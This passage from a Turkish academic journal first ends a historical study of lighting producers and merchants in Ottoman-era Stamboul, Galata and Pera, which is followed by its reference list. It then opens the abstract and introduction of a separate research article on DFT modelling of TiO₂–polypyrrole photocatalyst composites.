değişen enerji kaynaklardır. Osmanlı Devleti, Avrupa'daki büyük ve modern şehirlerin bir benzerini yabancıların yoğunlukta olduğu Pera bölgesine uygulamayı denemiş ve bu amaç için tüm cadde ışıklandırılmıştır.

Osmanlı Devleti'nin sanayileşme hamleleri ile yıllar içerisinde ve Avrupa'ya yakınlaşma isteği doğrultusunda, çeşitli anlaşmalar yapılmıştır. Bu anlaşmalar ile Osmanlı Devleti Avrupa'da sanayi malları için açık pazar konumuna gelirken, teşkilatlara bağlı esnaf kolları bu durumdan zarar görmüştür. Zanaat ve el emeği ile geçimini sağlayan esnaf, sanayi devrimi itibariyle ülkeye gelen yeni teknoloji mallar, ürünler ve makineler ile rekabet edememiş ve tüketici talepleri karşısında istenileni verememiştir.

Osmanlı Devleti içerisinde yetişen genç ve yenilikçi bürokratlar çöküş içerisindeki Osmanlı Devleti'nin kurtuluşunun Batılı pazarlar ile birlik olması ile aşılabileceğini belirtmişlerdir. Bu doğrultuda yapılan anlaşmalar sonucunda Batılı tüccarlar için büyük kolaylıklar sağlanırken, yerli esnaf kendine yetemez hale gelmiştir. Batılı tüccarlara hammadde ve ürün ucuza temin edilirken, esnafın böyle bir ayrıcalığı bulunmamaktaydı. Bu sebeple yerli esnafın ürettiği mallar pahalı ve üretimi zaman isteyen ürünler olduğu için halk, Batılı tüccarların ithal ettiği ucuz ve yeni stil ürünlere rağbet etmiştir.

İthal ürün tercihinin yoğun olmasının sebebi ise; elçilikler ile elçiliklerde çalışan kişilerin ailelerinin Batılı ürün tercihi olduğu düşüncesidir. Bu durumun sebepleri ise;

1. Yabancıların Batılı ürünlere özlem duyması,
2. Yabancılara ev hissiyatı vermesi,
3. Türk tipi ailelerin Galata bölgesine taşınması ile artan gösteriş ve modernleşme merakı olabileceği sayılabilir.

Buradan şu sonuç çıkartılabilmektedir;

- Stamboul: geleneksel üretim yöntemlerini kullanmaya devam ederek, eski gücünü kaybeden bir esnaf teşkilatlanması birliğini koruma çabası içerisinde bulunan üretici ve tüccarların iş yaptığı

bölge olarak öne çıkmaktadır. Ayrıca toptan ve perakende satışın yapıldığı bir üretim merkezi olarak görülebilir.

- Galata ve Pera: Yeni ticaret ve satış anlayışları doğrultusunda, lüks ithal mallar satan mağazalardan oluşan bir satış merkezi olarak görülebilir.

Çalışmanın geçmiş dönemler ile ilgili bağlantısı yapıldığında, öncelik olarak Stamboul ve çevresinde zanaat temelli bir kümelenmeye rastlanılmıştır. Stamboul'a ek olarak Galata ve Pera'da da işletmelerin kümelenmeye başladığı belirlenmiştir. Bu dönem 19. Yüzyıl sonu, 20. Yüzyılın ilk yılları olarak belirtilebilir. Belirtilen yıllar içerisinde Şişhane'de mezarlık alanları (*Petit Morts*) bulunmaktadır ve altyapıda yapılan yeni düzenlemeler, bu bölgede faaliyete tam olarak geçmemiştir. Bu sebeple bahsi geçen tarih aralığında aydınlatma üretici ve tüccarları kümelenmesine rastlanmamıştır. 20. Yüzyıldan itibaren geleneksel üretim ve satışın yerini Batılı ürünler almış ve bu sebeple Stamboul'da bulunan zanaat temelli kümelenme yapısı bozularak Galata ve Pera'ya doğru kaymıştır. Bu dönem Altıncı Daire-i Belediye'nin faaliyete geçtiği ve belediye binasının bulunduğu bölgenin de altyapı olarak hareketlendiği tespit edilmiştir. Galata bölgesinde yer alan Osmanlı Bankası ve bu bankanın çevre bölgesi (Voyvoda/Bankalar Caddesi) üzerinde belirli bir kümeleşme olduğu belirlenmiştir. Bunun sebebi ise, o dönem içerisinde yer alan idari ve iktisadi gelişmelerdir. Ancak yıllar içerisinde Osmanlı Devleti'nin gücünü kaybetmesi ve dağılan Osmanlı Bankası ile bu bölge eski hakimiyetini yitirmiştir. Ayrıca bu alanda kiraların yüksek oluşu ve yabancı sermayedarların Osmanlı'nın stabil olmayan koşulları çerçevesinde bu alanlardan çıkmaya zorlamıştır. Fakat Pera halen daha bir cazibe merkezidir ve bu merkeze en yakın bölge eskiden mezarlığın da bulunduğu *Petit Morts* ve çevresidir. İlerleyen yıllarda kaldırılan bu mezarlık alanı, dönüşüm geçirerek yeni bir işletme kümelenmesini doğuracaktır.

Araştırma kapsamında ele alınan Şark Ticaret Yıllıkları ile Şam Rehberlerinde ilan veren işletmelerin büyük bir kısmının yalnızca ithal malların satışı üzerine çalıştıkları belirlenmiştir. Üretim aşamasında

yer alan işletmeler geleneksel üretim yöntemleri ile ürün ortaya çıkarılan işletmelerdir.

Çalışma içerisinde yararlanılan yazılı kaynaklar olan Şark Ticaret Yıllıkları ile Şam Rehberlerinde aydınlatma ile ilgili olan başlıklar taranmıştır. Bu başlıklar içerisinde yalnızca “Electricité” ve “Electricens” başlıklarında aydınlatma ürün ve parçası haricinde satış yapan kişiler yer almaktadır. Bu başlıkların taranmasının sebebi, elektriğin 1920’ler itibari ile önem kazanması ve işletmelerin yavaş yavaş bu alana doğru kayarak elektrik ile ilgili başlıklar altına yönelmesidir. Bu sebeple elektrik ile ilgili başlıklar altında elektrikli aletler üzerine satış yapan firmalar da listelenmiştir.

Şark Ticaret Yıllıkları 1880-1930 yılları arasında taranmıştır. 1880-1910 yılları arasında başlıkların detaylandırıldığı ve çeşitlendirildiği görülmüştür. Ancak 1910-1930 yılları arasında ise başlıklarda detaylandırma ve çeşitliliğin azaldığı belirlenmiştir. 1910-1930 yılları arasında detaylı ve iş tanımının takibini yapmayı kolaylaştıran başlıklar yerine genel başlıklar kullanılmıştır. Genel başlıklar olarak, Appareils d’éclairage başlığı ile elektrik ile ilgili başlıkların (Electricité ve Electricens) ön plana çıktığı görülmektedir. Başlıklarda çeşitliliğin ve detaylandırmanın azalması ile ilan veren işletmelerin uzmanlık alanları ve iş tanımlarının bilgisine ulaşmak zorlaşmıştır. Ancak bu durum, ürün yelpazesinin çeşitlendiği ve artışa geçtiği olarak değerlendirilebilir. İşletme sahibi enva çeşit ürün satışı yapmaya başladığında, sattığı ürüne özgü başlığı bulamadığı ve farklı başlıklar altında ilan vermektenense tek bir başlık altında kendini ifade etmek istediği düşünülebilir. Ayrıca işletme sahibi için farklı başlıklar altında ilan vermek yerine tek bir başlık altında ilan vermek daha ekonomik bir yol olarak gözükmektedir. Bu sebeple ürün yelpazesi genişleyip, ürün çeşitliliği arttıkça; başlık çeşitliliği azalmıştır denilebilmektedir.

Şark Ticaret Yıllıkları ve Şam Rehberleri incelendiğinde, küçük ve orta ölçekli sayılan işletmeler zaman içerisinde artışa geçmiş ve belirli bölgelerde kümelenmişlerdir. İşletmelerin artışı ile ürüne ulaşmak kolaylaşmış ve ürünler çeşitlenmiştir. Bunun haricinde büyük ve katlı

mağazaların açılması ve yayılmasıyla rekabet hızlanmıştır. Büyük mağazalar ürün kalitesini arttırmışlar ve Avrupa'dan lüks tüketim ürünlerini getirmeye başlamışlardır. Küçük işletmeler ise, büyük mağazaların satışını yaptığı lüks tüketim ürünler ile rekabet etmeye çalışmıştır. Bunun sayesinde ürünlerin kalitesi ve çeşitliliği artmıştır. Tüketicinin ulaşabileceği ürün potansiyelindeki artış ile iç mekânda çeşitli değişimler ve dönüşümler yaşanmıştır.

Çalışmanın 19. ve 20. Yüzyıl dönemleri içerisinde yer alan Osmanlı Dönemi ve erken Cumhuriyet dönemi sanayileşme hamlelerine ışık tutması amaçlanmıştır. Bu amaç doğrultusunda; Galata, Pera ve Stamboul bölgelerinin sanayileşme izleri takip edilmiş, aydınlatma üretici ve tüccarlarına ulaşılarak bir dönemin üretim mirasının haritası çıkarılmış ve zamandizini oluşturulmuştur.

Kaynakça

- [1] Y. Semiz, «1923-1938 Döneminde Türkiye'nin Sanayi Politikası,» *Türkler*, cilt 17, pp. 710-718, 2002.
- [2] G. Karahüseyin, Bir Döneme Işık Tutanlar 19. Yüzyıl Osmanlı Saraylarında Aydınlatma Araçları Koleksiyonu, İstanbul: TBMM Milli Saraylar Daire Başkanlığı, 2009.
- [3] Ö. Oral, *Osmanlı Tereke Kayıtlarındaki İç Mekan İthal Aydınlatma Eşyaları*, Ankara: Ankara Üniversitesi, Sosyal Bilimler Enstitüsü, Sanat Tarihi Anabilim Dalı, 2016.
- [4] K. Mortan ve Ö. Küçükerman, Çarşı, Pazar, Ticaret ve Kapalıçarşı, E. Yalçın, Dü., İstanbul: Türkiye İş Bankası Kültür Yayınları, 2010.
- [5] M. S. Kütükoğlu, Tarih Araştırmalarında Usül, 2. dü., Ankara: Türk Tarih Kurumu, 2014.
- [6] M. Kozak, Bilimsel Araştırma: Tasarım, Yazım ve Yayım Teknikleri, 1. Baskı dü., Ankara: Detay Yayıncılık, 2014.
- [7] N. Karasar, Bilimsel Araştırma Yöntemi, Ankara: Nobel Yayın, 2017.
- [8] İ. Karakaya, «Bilimsel Araştırma Yöntemleri,» %1 içinde *Bilimsel Araştırma Yöntemleri*, A. Tanrıoğen, Dü., Ankara, Anı Yayıncılık, 2014, pp. 55-84.
- [9] Milli Saraylar, «Dolmabahçe Sarayı,» 2019. [Çevrimiçi]. Available: <http://www.millisaraylar.gov.tr/saraylar/dolmabahce-sarayı>.

- [10] TBMM Milli Saraylar Daire Başkanlığı, Milli Saraylar Aydınlatma Araçları Koleksiyonu, İ. Yücel, Dü., İstanbul: TBMM Milli Saraylar Daire Başkanlığı Yayını, 1998, pp. 4-125.
- [11] D. Demirarslan, «Osmanlı'da Modernleşme/ Batılılaşma Sürecinin İç Mekân Donanımına Etkileri,» *Erdem*, cilt 15, no. 45-46-47, pp. 35-66, 2007.
- [12] F. İrez, XIX. Yüzyıl Osmanlı Saray Mobilyası, Ankara: Atatürk Kültür Dil Tarih Yüksek Kurumu Atatürk Kültür Merkezi, 1988, p. 136.
- [13] A. Derin Öncel, Apartman: Galata'da Yeni Bir Konut Tipi, İstanbul: Institut français d'études anatoliennes/ IFEA Kitap yayınevi, 2010, p. 421.
- [14] N. Akın, 19. Yüzyılın İkinci Yarısında Galata ve Pera, Ö. Ciravoğlu, Dü., İstanbul: Literatür Yayıncılık, 2011.
- [15] TBMM Milli Saraylar Daire Başkanlığı , Milli Saraylar 1993, Ankara: TBMM Vakfı, 1993.
- [16] Y. S. Tezel, Cumhuriyet Döneminin İktisadi Tarihi: (1923-1950), Ankara: Yurt Yayınları, 1982.
- [17] S. R. Kayserilioğlu, M. Mazak ve K. Kon, Osmanlı'dan Günümüze Havagazının Tarihçesi, cilt 3, İstanbul: İGDAŞ Genel Müdürlüğü, 1999.
- [18] H. K. Sirel, 3. *İstanbul Tasarım Bienali: Biz İnsan Mıyız? Türümüzün Tasarımı 2 Saniye, 2 Gün, 2 Yıl, 200 Yıl, 200.000 Yıl*, P. Derviş, Dü., İstanbul, Beyoğlu: Studio-X, 2016.
- [19] M. Gül, Modern İstanbul'un Doğuşu: Bir Kentin Dönüşümü ve Modernizasyonu, B. Sancı, Dü., İstanbul: Sel Yayıncılık, 2018.
- [20] Ö. Küçükerman, «1847'den 1997'ye Siemens'in 50. Yılı (Türkiye Bölümü),» Eylül 1997. [Çevrimiçi]. Available: <https://www.onderkucukerman.com/tr/1847den-1997ye-siemensin-150-yili-turkiye-bolumu/>. [Erişildi: 2019].
- [21] Ş. Pamuk, 100 Soruda Osmanlı-Türkiye İktisadi Tarihi 1500-1914, Beşinci Baskı dü., İstanbul, Beyoğlu: Gerçek Yayınevi, 1999.
- [22] C. Sezgin, Dü., Sanayi Devrimi Yıllarında Osmanlı Saraylarında Sanayi ve Teknoloji Araçları, TBMM Matbaası dü., İstanbul: TBMM Milli Saraylar Daire Başkanlığı, 2004.
- [23] İ. Tekeli , «Türkiye'de Bölgesel Eşitsizlik ve Bölge Planlama Yazıları,» Tarih Vakfı Yurt Yayınları, 2008.
- [24] E. C. Clark, «Osmanlı Sanayi Devrimi,» %1 içinde *Osmanlılar ve Batı Teknolojisi Yeni Araştırmalar Yeni Görüşler*, İstanbul, İstanbul Üniversitesi Edebiyat Fakültesi Yayınları, 1992, pp. 37-52.
- [25] N. Özdemir, *Türkiye'de Elektrik'in Tarihsel Gelişimi (1900-1938)*, Ankara: T.C. Ankara Üniversitesi Türk İnkılap Tarihi Enstitüsü, 2011.
- [26] Z. Toprak, Türkiye'de Milli İktisat (1908-1918), Ankara: Yurt Yayınları, 1982.

- [27] U. Gülsoy ve B. Nazır, Dersaadet Ticaret Odası 1882-1923, cilt Birinci Nokta Basım, Ş. IVlemiş, Dü., İstanbul: İTO Yayınları, 2009.
- [28] A. Kal'a, «Osmanlı Esnafı ve Sanayisi Üzerine Yapılan Çalışmalarla İlgili Genel Bir Değerlendirme,» *Türkiye Araştırmaları Literatür Dergisi*, cilt 1, no. 1, pp. 245-266, 2003.
- [29] M. Kurt, K. Kuzucu, B. Çakır ve K. Demir, «19. Yüzyılda Osmanlı Sanayileşmesi Sürecinde Kurulan Devlet Fabrikaları: Bir Envanter Çalışması,» *OTAM (ANKARA ÜNİVERSİTESİ OSMANLI TARİHİ ARAŞTIRMA VE UYGULAMA MERKEZİ)*, no. 40, pp. 245-277, 2016.
- [30] T. Karauğuz, «Camcılık ve İstanbul'da İlk Cam ve Billur Fabrikası,» *Türk Kültürü*, cilt X, no. 111, pp. 163-169, Ocak 1972.
- [31] F. Çelikbaş, «İmparatorluğun Başkentinde,» %1 içinde *İstanbul Sanayi Odası'nın Altmışınca Yılında Türk Sanayii*, 3. Baskı dü., İstanbul, İstanbul Sanayi Odası, 2015, pp. 19-23.
- [32] N. Özgentürk, Sanayinin sonsuz ışığında : İstanbul sanayi tarihi : yeniden üretim ekonomisi, yeniden sanayileşme, yeniden üretim kültürü, 2 dü., Z. Erpamir, Dü., İstanbul: İstanbul Sanayi Odası , 2017.
- [33] A. Aksoy, Dü., Silahtarğa Elektrik Santrali 1910-2004, İstanbul: İstanbul Bilgi Üniversitesi Yayınları 177, 2007.
- [34] TÜSİAD, «21. Yüzyıla Girenken Türkiye'nin Enerji Stratejisinin Değerlendirilmesi,» TÜSİAD, İstanbul, 1998.
- [35] M. Yaşa, Cumhuriyet Dönemi Türkiye Ekonomisi 1923-1978, İstanbul: Apa Ofset Basımevi, 1980.
- [36] T. F. Yücel, Cumhuriyet Türkiyesi'nin Sanayileşme Öyküsü, 1. Baskı dü., Ankara: Türkiye Teknoloji Geliştirme Vakfı/TTGV, 2015.
- [37] ETSM, «Endüstriyel Tasarım Sanal Müzesi Kronoloji,» 2012. [Çevrimiçi]. Available: <http://www.etsm.org.tr/etsm/index.php?r=kronoloji/view&id=150>. [Erişildi: Nisan 2019].
- [38] A. G. Ökçün, 1920-1930 Yılları Arasında Kurulan Türk Anonim Şirketlerinde Yabancı Sermaye, cilt Yayın No. 82, Ankara: Sermaye Piyasası Kurulu , 1997.
- [39] Ç. D. Tağmat, *Türkiye'nin 1929 Dünya Ekonomik Bunalımından Korunma Arayışları: Milli Sanayi Numune Sergisi*, cilt I, D. v. T. Y. K. Atatürk Kültür, Dü., İzmir: Atatürk Araştırma Merkezi Yayını, 2015, pp. 721-738.
- [40] H. İnalçık, «Osmanlı Dönemi,» %1 içinde *Dünden Bugüne İstanbul Ansiklopedisi*, İstanbul, Türkiye Ekonomik ve Toplumsal Tarih Vakfı, 1994, pp. 350-352.
- [41] A. Aktar, «Şark Ticaret Yıllıkları'nda "sarı sayfalar": İstanbul'da meslekler ve iktisadi faaliyetler hakkında bazı gözlemler, 1868-1938,» *Toplum ve Bilim*, no. 76, pp. 105-143, 1998.

- [42] B. Ergüder, *İstanbul'un Finans Sermayesi Haritasında Galata Hanları (1868-1945)*, İstanbul: İstanbul Üniversitesi, Sosyal Bilimler Enstitüsü, Maliye Ana Bilim Dalı, 2011.
- [43] Atatürk Kitaplığı, [Çevrimiçi]. Available: http://ataturkkitapligi.ibb.gov.tr/kutuphane3/kartpostal/Krt_012029.jpg.
- [44] B. Yağız ve A. Ağır, «XIX. Yüzyıl Sonu İstanbul'unda Batılı Tüketici Ürünlerinin Dolaşıma Girdikleri Kanallar ve Yarattıkları Hareketlenmeler: Şark Ticaret Yıllıkları Üzerinden Bir Araştırma,» *Tasarım + Kuram*, cilt 13, no. 24, pp. 31-53, Aralık 2017.
- [45] TDK, «Reklam,» 2019. [Çevrimiçi]. Available: <https://sozluk.gov.tr/>. [Erişildi: 3 Ocak 2021].
- [46] O. Koloğlu, *Basınımızda Resim ve Fotoğrafın Başlaması*, İstanbul: Engin Yayınları, 1997.
- [47] M. E. Yardımcı, S. Yılmaz Genç ve D. Süloğlu, «OSMANLI DEVLETİ'NDE REKLAMIN TARİHSEL GELİŞİMİ VE EKONOMİYE İLK YANSIMALARI,» %1 içinde *International Congress of Management Economy and Policy*, İstanbul, 2016.
- [48] S. Öztürk, «İlanatlar, Türk Reklamcılığı ve Sosyal Dönüşüm,» %1 içinde *İlan-ı Ticaret Resimli İlanlar Perspektifinde Osmanlı'dan Cumhuriyet'e İstanbul Ticari Hayatı*, İstanbul, İTO Yayınları, 2011, pp. 17-24.
- [49] N. İleri, «AMELİ ELEKTRİK DERGİSİ: DERSAADET ELEKTRİK VE TRAMWAY ŞİRKETLERİ TARAFINDAN NEŞROLUNAN BİR MECMUA,» Institut Français d'Etudes Anatoliennes, 2 Mart 2017. [Çevrimiçi]. Available: https://www.canal-u.tv/video/ifea/ameli_elektrik_dergisi_dersaadet_elektrik_ve_tramway_irketleri_taraf_ndan_ne_rolunan_bir_mecmua.34209. [Erişildi: 15 Ocak 2021].
- [50] Salt Araştırma, «Ameli Electric - Ameli Elektrik,» [Çevrimiçi]. Available: <https://archives.saltresearch.org/handle/123456789/129194>.
- [51] Salt Araştırma, «Ameli Electric - Ameli Elektrik,» [Çevrimiçi]. Available: <https://archives.saltresearch.org/handle/123456789/129062>.
- [52] L. T. Baruh, «TRACING THE PAINTED-TRAY DEALERS IN İSTANBUL: a commercial and spatial reading,» %1 içinde *Rituals Of Hospitality: ornamented trays of the 19th century in Greece and Turkey*, Athens, MELISSA PUBLISHING HOUSE, 2013, pp. 149-164.
- [53] E. Eldem, *Bankalar Caddesi. Osmanlı'dan Günümüze Voyvoda Caddesi*, 1. Baskı dü., E. Eldem, Dü., İstanbul: Osmanlı Bankası Bankacılık ve Finans Tarihi Araştırma ve Belge Merkezi, 2000.

- [54] B. Ergüder, «İstanbul'un Finans Sermayesi Haritasında Galata Hanları (1868-1945),» İstanbul Üniversitesi, Sosyal Bilimler Enstitüsü, Maliye Ana Bilim Dalı, İstanbul, 2011.
- [55] N. Cemaloğlu, «Veri Toplama Teknikleri: Nicel-Nitel,» %1 içinde *Bilimsel Araştırma Yöntemleri*, A. Tanrıoğan, Dü., Ankara, Anı Yayıncılık, 2014, pp. 133-164.
- [56] A. Yıldırım ve H. Şimşek, Sosyal Bilimlerde Nitel Araştırma Yöntemleri, Ankara: Seçkin Yayıncılık, 2005, p. 366.
- [57] Tarih Bilimi, «Tarih Biliminin Yöntemi,» 21 Eylül 2015. [Çevrimiçi]. Available: <https://www.tarhibilimi.gen.tr/makale/tarih-biliminin-yontemi>. [Erişildi: 2018].
- [58] T. Akıncı, Beyoğlu: Yapılar, Mekanlar, İnsanlar (1831-1923), İ. Gürsoy, Dü., İstanbul: Remzi Kitabevi, 2018.
- [59] Ö. Küçükerman, Sanayi ve Tasarım Yarışında Bir İmparatorluk İki Saray “Topkapı” ve “Dolmabahçe”, 1. bASKI dü., K. Tankuter, Dü., İstanbul: Yapı Kredi Yayınları, 2007.
- [60] S. Eyice, «XVI. Yüzyılda Osmanlı Devleti'nin ve İstanbul'un Görünümü,» %1 içinde *Mimarbaşı Koca Sinan: Yaşadığı Çağ ve Eserleri*, İstanbul, Başbakanlık Vakıflar Genel Müdürlüğü, 1988, pp. 99-107.
- [61] T. Aslan ve T. Yazar, «GELENEKSEL EL SANATLARI BAĞLAMINDA KÜLTÜR ÜRÜNLERİ OLARAK TÜRK CAM SANATI: SURNAME-İ HÜMAYUN ANALİZİ,» *Turkish Studies International Periodical For The Languages, Literature and History of Turkish or Turkic*, no. 10/5, pp. 13-26, Spring 2015.
- [62] Ö. Küçükerman, Türk Giyim Sanayinin Tarihi Kaynakları, İstanbul: GSD Dış Ticaret A.Ş. Yayını, 1996, p. 65.
- [63] Ö. Küçükerman, Cam Sanatı ve Geleneksel Türk Camcılığında Örnekler, Ankara: Türkiye İş Bankası Kültür Yayınları, 1985, p. 140.
- [64] Büyük Larousse Sözlük ve Ansiklopedisi, Aydınlatma, cilt 3, İstanbul, Levent: İnterpress Basım ve Yayıncılık A.Ş., 1992.
- [65] İ. Fitoz, Dolmabahçe Sarayı'nda “Avrupa Işıkları”, İstanbul: TBMM Milli Saraylar Daire Başkanlığı Yayını No:40, 2007.
- [66] A. Temür ve A. O. Şirin, «Amisos'tan Boğa Başı Formunda Bir Kandil ve Kandelabrum,» *Uluslararası Sosyal Araştırmalar Dergisi*, cilt 11, no. 56, pp. 234-242, 2018.
- [67] TDK, «Büyük Türkçe Sözlük-Mum,» 2019. [Çevrimiçi]. Available: http://www.tdk.gov.tr/index.php?option=com_bts&arama=kelime&guid=TDK.GTS.5cc99feec4f7c9.30487353.

- [68] D. Kuban, «Aydınlatma,» %1 içinde *Dünden Bugüne İstanbul Ansiklopedisi*, cilt 8, T. E. v. T. T. Vakfı, Dü., İstanbul, Ana Basım A.Ş., 1993, pp. 474-481.
- [69] Wikipedia, «Wikipedia,» 13 03 2020. [Çevrimiçi]. Available: https://en.wikipedia.org/wiki/Oil_lamp. [Erişildi: 16 03 2020].
- [70] Ana Brittanica Genel Kültür Ansiklopedisi, Argand Lambası, cilt 3, İstanbul: Ana Yayıncılık A.Ş., 1988.
- [71] Ana Brittanica Genel Kültür Ansiklopedisi, Gazyağı, İstanbul: Ana Yayıncılık A.Ş. , 1988.
- [72] Z. Toprak, «Aydınlatma,» %1 içinde *Dünden Bugüne İstanbul Ansiklopedisi*, İstanbul, Koçu Yayınları, 1993, pp. 476-481.
- [73] A. Kebapçioğlu, «Aydınlatmada Kullanılan En Yaygın Sözcüklerin Açıklaması,» Eylül 2010. [Çevrimiçi]. Available: <http://www.lumieredeloeil.com/lumiara/tr/glosstr.htm>. [Erişildi: 2019].
- [74] E. Erdem, «Sanayi Devriminin Ardından Osmanlı Sanayileşme Hamleleri: Sanayi Politikalarının Dinamikleri ve Zaafiyetleri,» *Erciyes Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, pp. 17-44, Temmuz-Aralık 2016.
- [75] A. L. Aytar, «Dün, Bugün ve Yarın,» *İETT Dergisi*, no. 5, Şubat 1957.
- [76] M. G. Polatoğlu, «İKİNCİ BEŞ YILLIK SANAYİ PLANI (1938-1942),» *Atatürk Dergisi*, cilt 6, no. 1, pp. 55-87, 2017.
- [77] R. Mantran, 17. Yüzyılın İkinci Yarısında İstanbul, Ankara: Türk Tarih Kurumu Basımevi, 1990.
- [78] F. Köprülü, Türk Edebiyatında İlk Mutasavvıflar, Ankara: Diyanet İşleri Başkanlığı Yayınları, 1984.
- [79] A. N. Yüksel ve A. Göksel, «Bölgesel Kümelenme Örneği Olarak Ahilik Teşkilatı,» *Ahi Evran Üniversitesi Sosyal Bilimler Enstitüsü Dergisi (AEÜSBED)*, cilt 6, no. 3, pp. 794-812, 2020.
- [80] İ. Ortaylı, Türkiye teşkilat ve idare tarihi, Ankara: Cedit Neşriyat, 2010.
- [81] K. Mortan ve Ö. Küçükerman , Çarşı, Pazar, Ticaret ve Kapalıçarşı, İstanbul: Türkiye İş Bankası Kültür Yayınları, 2010.

TiO₂ ile Polipirol Arasındaki Moleküller Arası Etkileşimlerin DFT Yöntemi ile Yeni Bir Açıklaması

Emine Esra KASAPBAŞI

Haliç Üniversitesi, Fen Edebiyat Fakültesi Moleküler Biyoloji ve Genetik Bölümü,
İstanbul, Türkiye
Orcid: 0000-0002-5854-3580

Geliş Tarihi: 07.08.2021

***Sorumlu Yazar e mail:** esrakasapbasi@halic.edu.tr **Kabul Tarihi:** 27.08.2021

Atf/Citation: Kasapbaşı, E. E., “TiO₂ ile Polipirol Arasındaki Moleküller Arası Etkileşimlerin DFT Yöntemi ile Yeni Bir Açıklaması”, Haliç Üniversitesi Fen Bilimleri Dergisi 2021, 4/2: 173-192.

Araştırma Makalesi/ Research Article

Özet

Su, havadaki gazlar ve uçucu organik kirleticilerin verimli fotokatalitik bozunması için, TiO₂ (titanyum dioksit) esaslı katalizörlerin fotokatalitik uygulamaları önem taşımaktadır. TiO₂ yapısı sadece UV-ışığı ile etkileşime girebilmesi nedeni ile güneş ışığındaki etkinliği azdır. Farklı atomlar ile (Fe, C, N, Se) katkılanarak veya iletken polimerler ile modifiye edilerek güneş ışığındaki etkinliklerinin artırılması sağlanabilir. Atomlar ile katkılanmalarını ile ilgili literatürde birçok çalışma yer almalarına rağmen iletken polimerler ile modifiye edilmeleri son zamanlarda incelenmeye başlanmıştır. Bu çalışmada da TiO₂ pirol halkaları ile modifiye edilerek elde edilen kompozitlerin optik, elektronik yapıları, etkileşimdeki yüzeyleri ve PPy- TiO₂ arasındaki yük transfer özellikleri DFT, TDDFT yöntemleri kullanılarak açıklanmaya çalışılmıştır. Yapılan hesaplamaların sonucunda TiO₂ yüzey alanı arttıkça PPy-TiO₂ arasındaki etkileşimlerin daha fazla olduğu ve elde edilen kompozitin fotokatalitik etkinliğinin yüksek olduğu gözlenmektedir.

Anahtar Kelimeler: TiO₂, Polipirol, DFT, fotokatalizör

A New Explanation to Intermolecular Interactions Between TiO₂ and Polypyrrole by DFT Method

Abstract

For the efficient photocatalytic degradation of water, gases in the air and volatile organic pollutants, the photocatalytic applications of TiO₂ (titanium dioxide) based catalysts are important. Since TiO₂ structure can only interact with UV-light, its effectiveness in sunlight is low. They can be doped with different atoms (Fe, C, N, Se) or modified with conductive polymers to increase their efficiency in sunlight. Although there are many studies in the literature about doping with different atoms, their modification with conductive polymers has recently been investigated. In this study, electronic structures, interaction surfaces, optical and charge transfer properties between PPy-TiO₂ of the composites obtained by modification with TiO₂ pyrrole rings were tried to be explained by using DFT and TDDFT methods. As a result of the calculations, it is observed that as the surface area of TiO₂ increases, the interactions between PPy-TiO₂ are higher and the photocatalytic efficiency of the obtained composite is high.

Keywords: TiO₂, Polypyrrole, DFT, photocatalyst

1. Giriş

İletken polimerler uygun maliyetli, hafif ağırlıklı ve esnek özellikleri ile tüm dünyada dikkat çekmektedirler. 2000'li yıllarda keşfedilen iletken polimerlerin elektriği iyi iletmeleri, korozyona karşı dayanıklı olmaları ve kolay metotlar kullanılarak elde edilebilmeleri gibi özellikleri nedeni ile tercih edilmeye başlanmıştır. İletken polimerler genellikle p-tipi yarı iletkenlerdir. Bu tip iletkenler n-tipi metal oksitlerle katkılandırma/karıştırma yöntemleri ile bir p-n bağlantısında, elektron verici tür olarak çalışırlar. Görünür ışıktaki yüksek proton absorblama özellikleri, yüksek elektron hareketlilikleri, malzeme çeşitliliği, mekanik dayanıklılığı, düşük sıcaklıklarda üretilibilmeleri gibi özellikleri nedeni ile güneş pillerinde kullanım olanakları bulmaktadırlar [1]. Bu özelliklerine rağmen ciddi bir düşük verimlilik problemi de mevcuttur. Bu eksikliği gidermek için doping (katkılanma) ve de-doping

işlemi ile geliştirilebilir ya da TiO_2 , Fe_2O_3 ve ZnO gibi metal oksitlerle kompozit hale getirilebilir [2-5].

1972’de Fujishima ve Honda tarafından TiO_2 elektrot üzerinde fotokatalitik olarak suyun ayrışmasının keşfedilmesi, heterojen fotokatalizde yeni bir çağın başlangıcı olmuştur [6]. WO_3 , ZnO , ZnS , Fe_2O_3 , CdS ve $SrTiO_3$ gibi pek çok yarı iletken fotokatalizör yanında TiO_2 ucuz, zehirsiz kimyasal açıdan inert, foto dayanıklı olması sebebi ile tercih edilen heterojen bir fotokatalizördür [7,8]. Tercih edilmesinin başlıca diğer sebepleri ise kimyasal ve fotokimyasal kararlılığı, uzun dayanıklılık süresi, toksit olmaması, maliyetinin düşük olması, birçok çözücüde çözünmemesi, organik kirleticilerin bozunması için gerekli yüksek oksitleme yeteneği ve süperhidrofilik davranışı gibi özellikler sıralanabilir [9-11]. TiO_2 geniş band boşluğuna ($\sim 3,2$ eV) sahip olmasına rağmen sadece UV-ışığı ile uyarılabilir, görünür ışık altında aktif değildir. Fotokatalizasyondaki ilk adım, TiO_2 ’nin bant aralığı ile elektron boşluk (e^-/h^+) çiftlerinin oluşturulmasıdır. Heterojen fotokatalitik degradasyon, suda ve havada bulunan organik kirleticilerin düşük enerjili UV-A ışığı ve yarı-iletken varlığında CO_2 , H_2O ve HCl gibi küçük moleküllere parçalanmasını sağlayan bir ileri oksidasyon teknolojisidir. Anataz kristal yapısı, UV ışığı varlığında fotokatalizör olarak kullanılabilirdiği için TiO_2 ’in diğer kristal yapılarına göre tercih edilir.

Yakın zamanda yapılan çalışmalar konjuge polimerlerin seramik ve metal oksit nano malzemelere kıyasla daha iyi elektron hareketliliğine sahip olduğunu göstermektedir [12-14]. Bu tip polimerler TiO_2 ve diğer yarı iletken materyallerin fotokatalitik etkinliği, elektriksel iletkenliği, korozyon direncini, dayanıklılığı, güneş enerjisi transferini artırır [15-19]. Bu tür nano yapıları polimerler, TiO_2 gibi inorganik yarı iletkenleri modifiye ederek kararlı, ışığa duyarlı hale getiriciler olarak uygundur. Kompozitlerde foto-hassaslaştırıcılar, inorganik (TiO_2) ve organik (polimer) ara yüzündeki yük ayırma verimliliğini ve polimer ile TiO_2 arasında interaktif etkileşimleri büyük ölçüde geliştirmektedir [20].

